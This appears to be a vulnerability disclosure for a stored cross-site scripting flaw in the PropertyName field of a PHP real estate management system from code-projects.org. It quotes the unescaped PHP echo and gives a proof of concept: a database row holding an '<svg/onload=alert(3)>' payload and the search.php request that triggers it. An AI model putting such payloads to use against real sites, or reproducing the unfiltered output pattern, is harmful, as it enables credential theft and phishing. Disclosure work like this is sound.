Real Estate Property Management System has Cross Site Scripting vulnerability in $PropertyName parameter

supplier

https://code-projects.org/real-estate-property-management-system-php-source-code/

Vulnerability file

$PropertyName parameter


describe

There is an Cross Site Scripting vulnerability in Real Estate Property Management System Control parameter: $PropertyName parameter


A malicious attacker can use this vulnerability to obtain administrator login credentials or phishing websites

code analysis

echo $$PropertyName in no filter. cause cross site scripting vulnerability.




```
$PropertyName=$row['PropertyName'];
```



```
<tr>
  <td><span class="style9 style10">Property Name:</span></td>
  <td><span class="style9 style10"><?php echo $PropertyName ;?></span></td>
</tr>
<tr>
```

POC




PropertyId	CategoryId	StateName	CityName	AreaName	PropertyName	PropertyImage	PropertyDesc	TotalAr
3	1	Florida	Tallahassee	Espn Road	Lostwoord Society	2.jpg	Nice Home	
4	1	Florida	Tallahassee	Popn Road	Treaser Royal	house4.gif	Newly Established Socie	
6	2	Florida	Tallahassee	New Road	<svg/onload=alert(3)>	sale.gif	A Gift Shop	

asset the url

```
GET /search.php?
StateName=Florida&CityName=Tallahassee&AreaName=New%20Road&CatID=2 HTTP/1.1
Host: property
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0) Gecko/20100101
Firefox/134.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Result



property 显示

3